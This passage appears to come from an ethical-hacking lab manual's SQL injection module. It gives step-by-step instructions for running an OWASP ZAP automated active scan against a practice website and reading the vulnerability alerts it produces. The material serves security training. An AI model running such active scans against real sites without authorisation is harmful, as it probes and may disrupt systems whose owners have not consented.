
- The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.

Note: If OWASP ZAP alert pop-up appears, click **OK** in all the pop-ups.

Module 15 – SQL Injection




5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.



Module 15 – SQL Injection


6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.



Module 15 – SQL Injection

7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.
8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

